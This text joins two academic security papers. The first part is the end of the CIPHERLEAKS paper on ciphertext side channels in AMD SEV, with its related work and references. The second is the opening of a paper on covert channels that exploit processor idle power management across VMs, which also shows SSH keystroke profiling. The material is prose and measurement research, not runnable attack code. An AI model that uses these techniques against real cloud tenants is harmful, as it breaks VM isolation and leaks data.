Unprotected I/O. Li *et al.* [23] exploited unprotected I/O in SEV and SEV-ES. More specifically, they showed that SEV and SEV-ES rely on a shared region within a guest VM called Software I/O Translation Lookaside Buffer (SWIOTLB) to perform I/O behaviors. This design allows the hypervisor to alter parts of I/O traffic, which helps to construct encryption and decryption oracles that can encrypt and decrypt arbitrary memory with the victim's VEK. Even SEV-SNP did not fix the unprotected I/O problem, the restriction of the hypervisor's write permission in SEV-SNP mitigates this attack.

ASID abuses. Li *et al.* [22] studied SEV's "Security-by-Crash" principle and Address Space Identify (ASID) management problem. They presented a series of attacks named CROSSLINE attacks by exploiting these problems. ASID is used as an index of encryption keys in AMD firmware as well as TLB tags and cache tags. While the hypervisor is not considered trusted, SEV still leaves the ASID management to the hypervisor and relies on a "Security-by-Crash" principle where incorrect ASIDs always cause VM crashes to protect guest VM's integrity and confidentiality. In CROSSLINE attacks, the authors showed that the adversary is able to extract the guest VM's memory blocks, which conforms to the PTE format in a stealthy way. The CROSSLINE attack can work as long as the target VM's memory encryption key is not deactivated by the hypervisor, even if the victim VM is terminated.

SEV-SNP did not change its ASID management design, but the ownership check restricts other software components from accessing the target VM's memory pages. Thus, CROSSLINE attacks cannot work in SEV-SNP.

Side-channel attacks. Architectural side channels like cache side channels [25, 38–41], performance counter tracking or TLB side channels [13] are common attacks in cloud. SEV's design increases the difficulty of performing some kinds of architectural side channels. For example, it is rather hard to perform a Flush+Reload attack when SEV is enabled [38]. This is because cache lines are tagged with the VM's ASID, indicating to which VM this data belongs, thus preventing the data from being misused by entities other than its owner. Since the cache is now tagged with ASID, cache coherence of the same physical address is not maintained if the two virtual memory pages do not have the same ASID and C-bit. So although the malicious hypervisor can access the guest VM's arbitrary physical address, she cannot directly tell whether the guest VM has accessed particular memory by measuring the time using the Flush+Reload method.

While resistant to some architectural side channels, SEV is still vulnerable to page-fault side-channel attacks, in which the adversary monitors the page faults of the SEV-enabled VM to track its execution. In SEV mode, although the mapping between the guest VM's guest virtual address (gVA) to gPA is maintained by the guest VM's page table and encrypted by the VM Encryption Key, the hypervisor could still manipulate the NPT by clearing the P bit to trap the translation from gPAs to system physical address (sPAs). Hetzelt *et al.* [15] relies on this NPF side channel to identify memory pages containing web data. Li *et al.* use the page fault side channels to locate network buffer pages [23].

8 Conclusion

This paper describes the ciphertext side channel on SEV (including SEV-ES and SEV-SNP) processors. The root causes of the side channel are two-fold: First, SEV uses XEX mode of encryption with a tweak function of the physical addresses, so that the one-to-one mapping between the ciphertext and plaintext of the same address is preserved. Second, the VM memory is readable by the hypervisor, allowing it to monitor the changes of the ciphertext blocks. The paper demonstrates the CIPHERLEAKS attack that exploits the ciphertext side-channel vulnerability to completely break the constant-time cryptography of OpenSSL when executed in SEV-ES VMs.

References

[1] José Bacelar Almeida, Manuel Barbosa, Gilles Barthe, François Dupressoir, and Michael Emmi. Verifying constant-time implementations. In 25th USENIX Security Symposium, pages 53–70, 2016.

[2] AMD. AMD64 architecture programmer's manual volume 2: System programming, 2019.

[3] AMD. SEV API version 0.22, 2019.

[4] AMD. AMD SEV-SNP: Strengthening VM isolation with integrity protection and more. White paper, 2020.

[5] AMD. AMDSEV/SEV-ES branch. https://github.com/AMDESE/AMDSEV/tree/sev-es, 2020.

[6] AMD. SEV secure nested paging firmware API specification. API Document, 2020.

[7] BearSSL. Why constant-time crypto? https://www.bearssl.org/constanttime.html, 2021.

[8] David Brumley and Dan Boneh. Remote timing attacks are practical. Computer Networks, 48(5):701–716, 2005.

[9] Robert Buhren, Shay Gueron, Jan Nordholz, Jean-Pierre Seifert, and Julian Vetter. Fault attacks on encrypted general purpose compute platforms. In 7th ACM on Conference on Data and Application Security and Privacy. ACM, 2017.

[10] Victor Costan and Srinivas Devadas. Intel SGX explained. IACR Cryptol. ePrint Arch., 2016(86):1–118, 2016.

[11] Zhao-Hui Du, Zhiwei Ying, Zhenke Ma, Yufei Mai, Phoebe Wang, Jesse Liu, and Jesse Fang. Secure encrypted virtualization is unsecure. arXiv preprint arXiv:1712.05090, 2017.

[12] Zhao-Hui Du, Zhiwei Ying, Zhenke Ma, Yufei Mai, Phoebe Wang, Jesse Liu, and Jesse Fang. Secure encrypted virtualization is unsecure. arXiv preprint arXiv:1712.05090, 2017.

[13] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In 27th USENIX Security Symposium, pages 955–972, 2018.

[14] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+ Flush: a fast and stealthy cache attack. In International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pages 279–299. Springer, 2016.

[15] Felicitas Hetzelt and Robert Buhren. Security analysis of encrypted virtual machines. In ACM SIGPLAN Notices. ACM, 2017.

[16] Amr Hussam Ibrahim, Mohamed Bakr Abdelhalim, Hanadi Hussein, and Ahmed Fahmy. An analysis of x86-64 instruction set for optimization of system softwares. Planning perspectives, page 152, 2011.

[17] David Kaplan. Protecting VM register state with SEV-ES. White paper, 2017.

[18] David Kaplan. Upcoming x86 technologies for malicious hypervisor protection. https://static.sched.com/hosted_files/lsseu2019/65/SEV-SNP%20Slides%20Nov%201%202019.pdf, 2020.

[19] David Kaplan, Jeremy Powell, and Tom Woller. AMD memory encryption. White paper, 2016.

[20] Paul C Kocher. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In Annual International Cryptology Conference, pages 104–113. Springer, 1996.

[21] Adam Langley. Checking that functions are constant time with valgrind. https://www.imperialviolet.org/2010/04/01/ctgrind.html, 2010.

[22] Mengyuan Li, Yinqian Zhang, and Zhiqiang Lin. CROSSLINE: Breaking"security-by-crash"based memory isolation in amd sev. arXiv preprint arXiv:2008.00146, 2020.

[23] Mengyuan Li, Yinqian Zhang, Zhiqiang Lin, and Yan Solihin. Exploiting unprotected i/o operations in amd's secure encrypted virtualization. In 28th USENIX Security Symposium, pages 1257–1272, 2019.

[24] Moritz Lipp, Vedad Hadžić, Michael Schwarz, Arthur Perais, Clémentine Maurice, and Daniel Gruss. Take a way: Exploring the security implications of AMD's cache way predictors. In 15th ACM ASIA Conference on Computer and Communications Security (ACM ASIACCS 2020), 2020.

[25] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B Lee. Last-level cache side-channel attacks are practical. In 2015 IEEE symposium on security and privacy, pages 605–622. IEEE, 2015.

[26] Mathias Morbitzer, Manuel Huber, and Julian Horsch. Extracting secrets from encrypted virtual machines. In 9th ACM Conference on Data and Application Security and Privacy. ACM, 2019.

[27] Mathias Morbitzer, Manuel Huber, Julian Horsch, and Sascha Wessel. SEVered: Subverting AMD's virtual machine encryption. In 11th European Workshop on Systems Security. ACM, 2018.

[28] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: the case of AES. In Cryptographers' track at the RSA conference, pages 1–20. Springer, 2006.

[29] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. Make sure DSA signing exponentiations really are constant-time. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, pages 1639–1650, 2016.

[30] Oscar Reparaz, Josep Balasch, and Ingrid Verbauwhede. Dude, is my code constant time? In Design, Automation & Test in Europe Conference & Exhibition (DATE), 2017, pages 1697–1702. IEEE, 2017.

[31] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In 14th ACM Conference on Computer and Communications Security. ACM, 2007.

[32] Shweta Shinde, Zheng Leong Chua, Viswesh Narayanan, and Prateek Saxena. Preventing page faults from telling your secrets. In Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security, pages 317–328, 2016.

[33] David Suggs, Mahesh Subramony, and Dan Bouvier. The AMD "Zen 2" processor. IEEE Micro, 40(2):45–52, 2020.

[34] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-Step: A practical attack framework for precise enclave execution control. In Proceedings of the 2nd Workshop on System Software for Trusted Execution, pages 1–6, 2017.

[35] Jan Werner, Joshua Mason, Manos Antonakakis, Michalis Polychronakis, and Fabian Monrose. The SEVerESt of them all: Inference attacks against secure virtual enclaves. In ACM Asia Conference on Computer and Communications Security, pages 73–85. ACM, 2019.

[36] Luca Wilke, Jan Wichelmann, Mathias Morbitzer, and Thomas Eisenbarth. SEVurity: No security without integrity: Breaking integrity-free memory encryption with minimal assumptions. In 2020 IEEE Symposium on Security and Privacy (SP), pages 1483–1496. IEEE, 2020.

[37] Yuanzhong Xu, Weidong Cui, and Marcus Peinado. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In 2015 IEEE Symposium on Security and Privacy, pages 640–656. IEEE, 2015.

[38] Yuval Yarom and Katrina Falkner. FLUSH+ RELOAD: a high resolution, low noise, l3 cache side-channel attack. In 23rd USENIX Security Symposium, pages 719–732, 2014.

[39] Yinqian Zhang. Cache side channels: State of the art and research opportunities. In Proceedings of the 2017 ACM SIGSAC conference on Computer and Communications Security, pages 2617–2619, 2017.

[40] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In Proceedings of the 2012 ACM SIGSAC conference on Computer and Communications Security, pages 305–316, 2012.

[41] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-tenant side-channel attacks in Paas clouds. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, pages 990–1003, 2014.

Cross-VM and Cross-Processor Covert Channels Exploiting Processor Idle Power Management

Paizhuo Chen* Lei Li* Zhice Yang
School of Information Science and Technology, ShanghaiTech University
**Co-primary Authors*

Abstract

To achieve power-efficient computing, processors engage idle power management mechanisms to turn on/off idle components according to the dynamics of the workload. A processor's hardware components are classified and managed through the core and the uncore. The uncore is the supporting hardware shared by the cores, hence the decision of turning it on/off depends on the cores' activities. Such dependency implies a covert channel threat in multi-core platforms. Specifically, the power status of the uncore reflects the workload pattern of the active core, and it can be probed by any process running on the processor. This allows the process to infer the workload information of the active core. We show this covert channel can work across processors and violate VM isolation. We validate the channel in in-house testbeds as well as proprietary cloud servers.

1 Introduction

There is a persistent demand on increasing the power efficiency of computing platforms – for extending the battery life of mobile devices and reducing the cooling cost of servers. Ideally, power-efficient computing proportionally scales the power consumption with the computational workloads [21]. One complexity lying in front of this goal is the idle period, where no workload is waiting for execution but the hardware still consumes power.

Idle periods are ubiquitous in real computational tasks [48], hence processor idle power management [1,38] is proposed to conserve power in those periods. It progressively turns computing components, *e.g.*, the processor cores, off when there is no workload, and brings them back to life when workloads occur. Apart from the cores, a modern multi-core processor contains the uncore, which presents the supporting hardware components shared by the cores, *e.g.*, the last level cache (LLC), the memory controllers, *etc.* When all the processor cores are turned off, the uncore becomes a major source of idle power consumption [20, 30]. This raises an interesting problem for achieving power-efficient computing: on the one hand, it is necessary to have a scheme to effectively reduce the uncore idle power; on the other hand, as the uncore is shared by the cores, the scheme must handle the dependency carefully to avoid any performance degradation of the cores.

Today's processors adopt a straight-forward approach. The uncore is turned off if and only if its functionalities are no longer required. That is, when there is an active core, the uncore stays active to provide its functionalities; whenever there is no core active and the system configuration allows, the uncore is turned off to save power [1]. In other words, due to the nature of sharing, the power status of the uncore is determined by the activity of the cores.

In this paper, we show that, the above idle power management mechanism brings new covert and side channel vulnerabilities to current multi-core and multi-processor platforms. It can be exploited to break down security protection mechanisms relying on resource partition and isolation, *e.g.*, virtual machines (VMs). The revealed covert channel is based on two properties of the uncore power management logic:

- First, as the power status of the uncore is determined by the cores' activities, it in turn reflects the workload pattern of the processes residing on the processor.
- Second, the power status of the uncore affects the responsiveness of the processor, which can be probed by any process on the processor.

The above properties allow two isolated processes to covertly communicate. One process manipulates the uncore power status by applying dedicated workloads, while another process co-locating at the same processor probes the uncore power status to obtain the conveyed information. The properties also imply a side channel, which allows the attacker process to profile the workload information of the co-located processes.

While several vulnerabilities rooted in uncore (*e.g.*, cache [42], memory bus [66]) and processor power management [36, 58] have been separately studied, the uncore idle power management has not been explored and characterized. In this paper, we make the following contributions:

- We study the behavior of uncore idle power management. We empirically show that the uncore power status can be manipulated and probed.

- We leverage the uncore behavior to break down the isolation of VMs for covert communication. We characterize the covert channel through systemic evaluation. Results show that it can achieve up to 1200 bps when the VM host computer is lightly-loaded.

- We show that the channel can be used to profile the activities of the co-located VMs. We demonstrate that the network traffic intensity and the `SSH` keystroke activity can be correctly recognized.

2 Motivation and Overview

Power efficiency plays an important role in today's computing systems. Real computing tasks contain idle periods but computing hardware consumes power even in these periods. The idle power consumption is caused by various hardware factors [9]. A straightforward solution is to turn off computing resources when there are no tasks and bring them back to work when tasks appear. One factor that complicates this approach is the multi-core/processor architecture, where hardware computing components have functional dependencies.

2.1 Hierarchical Idle Power Management

A computing system may contain several sockets, each of which may contain a processor, each of which may contain multiple cores, each of which may contain multiple hardware threads. It is very typical that the computing units of the same level share some common resources. For example, the cores of a processor may share the LLC, and the processors with Non-Uniform Memory Architecture (NUMA) share their on-die memory controllers for remote memory access. When considering turning off a component, the dependency caused by the sharing must be carefully considered. For example, the LLC/memory controller should only be turned off when no core/processor sharing it is still active.

To resolve the dependency of sharing, it is natural to manage the power of the computing platform on a hierarchical basis [1]. As shown in Figure 1, a node in the tree denotes the shared hardware components at that level. When trying to reduce the idle power of a node, two factors should be considered. *First, to avoid significant performance degradation, a node (containing the shared resources of its descendants) should not turn off when any of its descendants are still active. Second, to reduce the power consumption, a node should always try to turn off whenever it is allowed and brings net energy savings.* We call the above rules **Idle Power Management Dependency (IPMD)**.




Figure 1: **Hierarchical Idle Power Management**. Multi-core/processor systems manage computing resources hierarchically. Computing units of the same level usually share some resources. A node in the tree represents components shared by its descendant nodes. To avoid performance degradation, the components represented by a node should not turn off if any of its descendant nodes are still active. As a consequence, the activity of a node can affect the power status of its ancestors.

2.2 Motivation of Exploiting IPMD for Covert and Side Channel

IPMD represents a high-level working principle for idle power management mechanisms. It fundamentally exists in general computing systems abiding by the hierarchical power management architecture as seen in Figure 1. Similar to other mechanisms managing shared resources [26], IPMD might also bring about covert/side channel vulnerabilities.

In this paper, we show that it is practically feasible to exploit IPMD for covert/side channels. We refer to this class of channels as the IPMD channel. Its intuition is that, through controlling the workload of a computing unit (*e.g.*, a core node in Figure 1), the idle power status of its ancestor nodes (*e.g.*, the processor node) can be manipulated accordingly. As the ancestor nodes are shared by other computing units (*e.g.*, the cores of the same processor), it is possible to probe the applied workload pattern by other units through probing the power status of their shared ancestors.

The IPMD channel we revealed is timely and unique. Today's power management mechanisms are becoming more and more efficient but complicated, and the balance between efficiency and security has not been well addressed. Very recently, some power management vulnerabilities have been reported [41, 58], but the behavior of *idle* power management that the IPMD channel is based on is rarely disclosed [27]. The risks have not been well understood. In the following sections, we first give the necessary technical background (§3) and then characterize the IPMD behavior with in-house testbeds (§4). After that, we show the feasibility of exploiting IPMD for practical covert (§5) and side channel (§6) attacks in cross-processor and cross-VM situations. We also demonstrate them on Amazon AWS and Microsoft Azure cloud servers.

3 Technical Background

Modern processors incorporate several interfaces to govern the idle power. We follow Intel's terminology. A multi-core processor consists of cores and uncore. A core is a logically independent computing unit formed by ALUs, FPUs, and per-core caches. The uncore is shared by the cores and consists of supporting components, such as LLC, memory controller, processor-interconnect, *etc.* The cores' idle power is mainly managed by the core low power idle state (core C-state) mechanism. Compared with the cores, the uncore's idle power management is less transparent and determined by proprietary firmware.

3.1 Core Idle Power Management

When a core is idle, the processor turns it off to save power. In practice, as a core consists of several hardware components and saving power has a variety of ways [9], *e.g.*, turning down the clock frequency, reducing the working voltage, *etc.* Combinations of these approaches and components lead to several intermediate states between absolute on and off. Core C-states (CCs) are defined in the Advanced Configuration and Power Interface (ACPI) specification to describe these states [1]. Almost all modern processors implement this ACPI feature. A specific CC is denoted as CC*n* with an index *n*. CC0 is the active state, while CCs other than CC0 have components turned off/down. Deeper CCs (with larger *n*) save more power but take more time to become fully active [56], *i.e.*, *exit latency* [1]. Exit latency characterizes one of the overheads of switching to the idle states.

Core C-state only specifies which core components are turned off, but does not define when and which CC the processor should select. The control interface of CC is exposed to the software. The OS heuristically selects an appropriate CC and uses the interface to instruct the processor [3]. To balance power saving and performance, the selection algorithm takes two factors into consideration. The first is the statistics of the core's local workloads, which is used to predicate how long the core is likely to be idle in the near future. The second is the overhead. Manufacturers hard-code approximate exit latency values in the OS for the idle power management algorithm [13]. A core should not enter a C-state incurring latency longer than the estimated idle period. At a high level, the effect of the algorithm is when the workloads are intense and/or the interrupts are frequent, the core tends to stay in a light core C-state during its idle periods.

Specifically, the `cpuidle` subsystem [51] implements the above core idle power management mechanism. The low-level control interface is the CPU instructions. `MWAIT` and `HLT` are used to allow the core to enter certain CCs [60]. A userspace interface for configuring the core C-state selection is exposed by the `cpuidle` driver through `sysfs`. Its low-level interface is MSR C-state registers [7]. Several system-level QoS configurations such as `cpu_dma_latency` and BIOS configurations are also implemented through these MSR registers. The time spent in each CC can be monitored through the MSR C-state residency counters [7].

[1] "exit" means that the core exits from the idle state to the active state. Exit latency is caused by many factors [9], including the voltage ramp up, the PLL relock, the state restoration, and the control overhead.

3.2 Uncore Idle Power Management

When all the cores of a processor are idle, the uncore can be turned off to further reduce the idle power. Unlike the core idle power management, several mechanisms, which focus on different parts/aspects of the uncore, jointly govern the uncore idle power.

Package C-state (PC) is the most well-known one. It is also defined in the ACPI specification [1]. As the name suggests, the design philosophy of PC is almost identical to that of the core C-state. There are multiple levels of PCs. Deeper PCs except PC0 turn off more shared components to save power and incur larger exit latency. Unlike CC, the decision of which PC to enter is made by the hardware and firmware rather than the software. While the detailed implementation is not disclosed by vendors, according to the processor datasheet [60] and ACPI, it should follow the IPMD principle. The relation between PCn and CCn is architecture-dependent, but in general, PCs are driven by CCs. In Intel architectures starting from Haswell, the index of PC is always no larger than the smallest CC index. For example, when any core is in CC0, only PC0 is allowed. The numerical relation between PC and CC's indexes does not contain meaningful information except that it restricts the order of how the components are turned off, which reflects the dependency of the processor hardware. For example, the LLC, which is governed by PC6, is allowed to turn off only when all the per-core L1 and L2 caches are turned off, which are governed by CC3.

Package C-state only loosely regulates a part of the uncore idle power. The evidence can be observed through measurements. Briefly, we keep the processor idle and allow its cores into the deepest CC, so its uncore is also in the deepest PC. At the same time, we measure the power of the platform through a digital power meter. We adjust the deepest allowed PC through MSR registers, the power steps accordingly, which is as expected. However, we note that when both the CC and PC are kept unchanged, the power still steps up/down when other configurations related to the uncore are modified. For example, the Uncore Frequency Scaling (UFS) [31] automatically reduces the uncore frequency when the cores are idle [23]. UFS has an observable impact on the uncore power, but it can be configured independently with PC.

The uncore power is not determined by a single configurable factor. This is probably because the uncore consists of multiple components with diverse and independent functionalities, hence it is unnecessary to define a dozen stepping




Figure 2: **Uncore Idle Power Management**. The uncore idle power is determined by several factors, including the core C-state, the uncore frequency range, the latency tolerance, *etc.* The PCU of the processor uses this information to select the appropriate package C-state and uncore frequency, which, probably along with other factors, determines the "off" level of the uncore components. The dependency between core and uncore idle power status can be observed indirectly via 1. the hardware statics of package C-state residency and the uncore frequency (the blue arrows, detailed in §4.1), and 2. the exit latency (the orange arrow, detailed in §4.2).

states to describe the "off" levels of the uncore components. The detailed uncore power management logic is implemented in the proprietary firmware in the processor Power Control Unit (PCU).

Current operating systems use various coarse-grained systems and BIOS profiles to control the uncore idle power. Figure 2 shows our understanding of how the uncore idle power is determined. We infer this from related patents [23], drivers [11], datasheets [60], and our measurements. The PCU takes the CC information, the uncore frequency range, and the latency constraints of I/O controllers from the processor. It decides upon an appropriate PC and uncore frequency accordingly, which then determines the power status of uncore components. However, as the detailed logic is not disclosed, it is hard for us to exhaust all the impacting factors in Figure 2. In the next section, we empirically show how cores and uncore interact to realize the IPMD principle in practice.

4 Behavior of Idle Power Management

To exploit IPMD for practical attacks, we face two basic questions. First, is IPMD really realized in practical computing systems? It might not even exist if power efficiency is not seriously emphasized by the computing system. Second, how can IPMD be precisely perceived by a program? We need a practically valid approach. To answer these questions, we conduct the following measurements.

Measurements in this section are conducted with controlled settings. Specifically, GUI and `SSH` are disabled to avoid the impact of the integrated graphics unit and the network traffic. The core frequency is fixed to the base frequency to isolate the impact of Dynamic Voltage and Frequency Scaling (DVFS) [32]. As I/O latency constraints, *i.e.*, Latency Tolerance Reporting (ltr) [11], affect the PC selection, they are all released. We use core_0,.., core_N to denote the physical cores of the processor.

Our tests are mainly carried out on Intel-based platforms, covering desktop, mobile, embedded, and server situations. We use the platform in the first row of Table 2 to present the study. Different platforms differ in the detailed values but the conclusion is the same.

4.1 Observing IPMD via Hardware Statistics

We first investigate how different CCs affect the uncore idle power. We note that although Intel processors provide sensors to measure the power of the chip components, it seems they are not designed for differentiating the core and uncore idle power [2]. An external power meter cannot differentiate the processor components either. Therefore, we use two indirect metrics – the PC index and the uncore frequency (the blue lines in Figure 2) to understand how different CCs affect the uncore idle power.

One method to precisely control CC is through the `cpuidle` sysfile. It controls the deepest allowed CC for each core. We keep the platform idle, hence the deepest CC is also the CC with the dominating residency time. Typically, the core stays at the deepest CC 99% of the time. Next, we dynamically adjust the deepest CC (from CC8 to CC0) of core_0 through the sysfile, and keep the other cores untouched (stay in CC8). By doing so, the dominating CC of core_0 is controlled by us. The reaction of the uncore idle power is observed through the PC residency time and the uncore frequency. The CC and PC residency are logged through the MSR register [7]. The uncore frequency is calculated by counting the uncore clock's ticks for 1 second [8].

As expected, we observe that the index of the dominating PC follows the CC index of core_0 timely and precisely, *i.e.*, the index of dominating PC = the index of core_0's dominating CC. This is because on the one hand, for this specific processor [60], the PC is adjusted to ensure that the PC index is no larger than the minimum CC index to meet the internal hardware dependency. On the other hand, the PC automatically goes into deeper idle states whenever it is allowed to save power. Moreover, the uncore frequency is inversely proportional to the CC index, meaning that the uncore turns down the frequency when more core components are turned off, and vice versa. The above behavior reflects the IPMD principle.

[2] Running Average Power Limit (RAPL) measures the power of the Intel processor in "planes", which cover the whole package or only the cores [7,12]. By definition, the uncore power could be obtained through subtracting the power of the core plane from the package plane. However, inconsistencies are observed. We found the core plane idle power changes when adjusting the PCs and uncore frequencies, which by definition should not affect the core idle power.




Figure 3: **Idle Power Management Dependency (IPMD) Observed via Hardware Statistics.** When the core C-state (CC) is changed by different interrupt workloads, the package C-state (PC) and the uncore frequency are accordingly adjusted by the processor's power management scheme.

To validate this observation in more practical settings, we reverse-engineer the `cpuidle` driver and leverage the information to accurately control CCs by generating specific workloads. We develop a periodical timer program (`TIMERSLACK` is set to 1 to disable the timer interrupt aggregation). When it is pinned to a core through CPU affinity, its timer interrupts can stimulate the core to stay in a certain CC.

Similarly, we keep the system idle and run the timer program on core_0. Cores other than core_0 are mainly in CC8 during the test. The residency time percentage of core_0's CC, PC, and the uncore frequency are shown in Figure 3. When core_0 is in deeper CCs, the percentage of deeper PCs increases and the uncore frequency decreases, and vice versa. That means the uncore tends to turn off/down components when the cores' components are turned off/down, and vice versa. This trend is identical to our test that directly controls CCs, and also coincides with the behavior described in the processor datasheet [60] and the ACPI specification [1]. All in all, the processor's core and uncore idle power management follows the IPMD principle.

4.2 Probing Uncore Idle Power via Exit Latency

An important implication of the IPMD principle is that the uncore idle power status reflects the power status of the cores sharing it. Although the hardware statistics directly show the status, accessing them generally requires permission or is just not possible. For example, in VM clients, only a few hardware registers are accessible. In this subsection, we show a more general approach to probing the uncore idle power.

Our insight is to take advantage of the overhead of turning off components. Deeper turning off generally leads to larger exit latency. We use the exit latency to probe the uncore idle power status. We assume the exit latency is composite and *independently* contributed by the core and uncore. We first use this assumption to build the latency model and then use measurements to validate it.

4.2.1 The Model of Exit Latency

To ease the following discussion, we use the notations:

$$T^k_{total} := \text{total exit latency of core_k.}$$
$$C^k := \text{core_k's core C-state.}$$
$$T_{core}(\cdot) := \text{exit latency contributed by the core part.}$$
$$T_{uncore}(\cdot) := \text{exit latency contributed by the uncore part.}$$

According to our assumption, the exit latency observed in core_k, *i.e.*, T^k_{total}, is contributed by two parts. The core part $T_{core}(C^k)$ has different values when the core_k is in different core C-states. According to our study in §4.1, the uncore part follows the IPMD principle. Therefore, its power is determined by the core C-state of the most active core of the processor, so is the uncore exit latency. Therefore, the total latency can be decoupled as [3]:

$$T^k_{total} = T_{core}(C^k) + T_{uncore}(\min_{i\in\{0,\ldots,M\}} C^i), \quad (1)$$

where M is the maximum core index.

This formula has one important implication. Consider the quad-core processor in Figure 4 (b). Assume core_1, core_2, and core_3 are in CC8. When core_0 is in CC0, core_3's exit latency is:

$$T^3_{total} = T_{core}(C^3) + T_{uncore}(C^0) = T_{core}(CC8) + T_{uncore}(CC0).$$

Similarly, when core_0 is in CC8, core_3's exit latency is:

$$T^3_{total} = T_{core}(C^3) + T_{uncore}(C^3) = T_{core}(CC8) + T_{uncore}(CC8).$$

Note that if $T_{uncore}(CC8) \neq T_{uncore}(CC0)$, the two latencies of core_3 are different. In other words, when the CC of a core is unchanged, the changes in the exit latency observed at the core are contributed by the uncore and reflect the power status changes of the uncore. Next, we use measurement experiments to validate this model.

4.2.2 Measurement Study on the Exit Latency Model

The exit latency can be measured through a network interface card (NIC) having hardware timestamping ability [28]. When a packet arrives, the NIC timestamps it with its local timer as T_1. Then it issues an interrupt to the host computer. The NIC driver is pinned to a core to avoid dynamic interrupt routing. If the core and uncore are idle, the interrupt needs to wake them up for executing the NIC driver's interrupt service routine (ISR). The first place where the core resumes execution is at the `cpuidle` driver, exactly after the `MWAIT` instruction that puts the core into idle. Therefore, we request the NIC timestamp again after `MWAIT` as T_2. $T_{total} = T_2 - T_1$ is the exit latency observed at the core.

[3] Indexes of C-state, such as 1E, 7s, *etc.*, are not numbers. The order for numerical comparison intuitively follows the depth of the idle states they represent, *i.e.*, CC0 > CC1 > CC1E ... > CC7s > CC8.

Core C-state	T_{core}	T_{uncore}
CC0	0	0
CC1	2	0
CC1E	2	1
CC3	27	58
CC6	30	60
CC7s	30	107
CC8	30	240

Table 1: **Decoupled Exit Latency (μs).** The exit latency caused by the idle states is contributed by the core and uncore independently. The total exit latency observed at a core is described by Equation (1).

To determine the values of $T_{core}(C^k)$ and $T_{uncore}(C^k)$, our method is to measure T_{core} first. To do so, recall Equation (1), we make sure the uncore is active and does not contribute to T_{total}, *i.e.*, $T_{uncore} = 0$. This is achieved by forcing one core in CC0, *e.g.*, core_0. At the same time, T_{total} at different CCs is measured at another core, *e.g.*, core_3, by varying its workloads through the timer program in §4.1. Note that, as $T_{core} = T_{total}$, T_{core} at different CCs is measured and shown in Table 1. After obtaining T_{core}, T_{uncore} at a CC is measured by subtracting T_{core} from the total exit latency of that CC. Specifically, we vary one core's CC with the timer program and keep the remaining cores in the deepest CC. T_{uncore} = T_{total} - T_{core} is calculated in Table 1.

We also exhaust different combinations of CCs at different cores to compare the measured T_{total} and the computed one from the model by referring to the values in Table 1. They match exactly. For example, when core_0 is in CC3 and core_3 is in CC8, the measured exit latency at core_3 is 88 μs, which equals to the calculated one: $T^3_{total} = T_{core}(CC8) + T_{uncore}(CC3) = 30 + 58\ \mu s$.

Several interesting observations can be made with respect to Table 1. First, the exit latency contributed by the core increases when the CC index increases, which is under expectation. T_{core} has a sharp increase at CC3. This is because the L1 and L2 cache are flushed into the LLC. T_{core} does not increase any more with deeper CCs. This is because there are no more major core components for turning off at deep CCs. Second, the exit latency caused by the uncore is proportional to the CC index of the core. This trend is consistent with IPMD and the conclusion of the previous subsection §4.1. T_{uncore} only takes effect in deep CCs. This is because, due to the large exit latency, the processor only attempts to turn off the uncore when all the cores are deeply turned off, *i.e.*, in deep CCs.

4.3 The Idea of the IPMD Channel

Based on the above study, it is straightforward to come out with the idea of IPMD channel: the uncore idle power status can be stimulated by the core's activity (§4.1), and can be probed by other cores through measuring the exit latency (§4.2). The above allows the activity information of one core to be perceived by another core through their shared uncore. A concrete example is shown below.

CPU	Arch.	Deepest CC	Kernel	T_{uncore}
Core i5 6500	Skylake	CC8	5.4	240
			4.19	239
			4.14	239
Core i5 8500	Coffee Lake	CC10	5.4	225
Xeon E5 2630v4	Broadwell	CC6	5.6	23
Celeron J4105	Gemini Lake	CC10	4.19	211

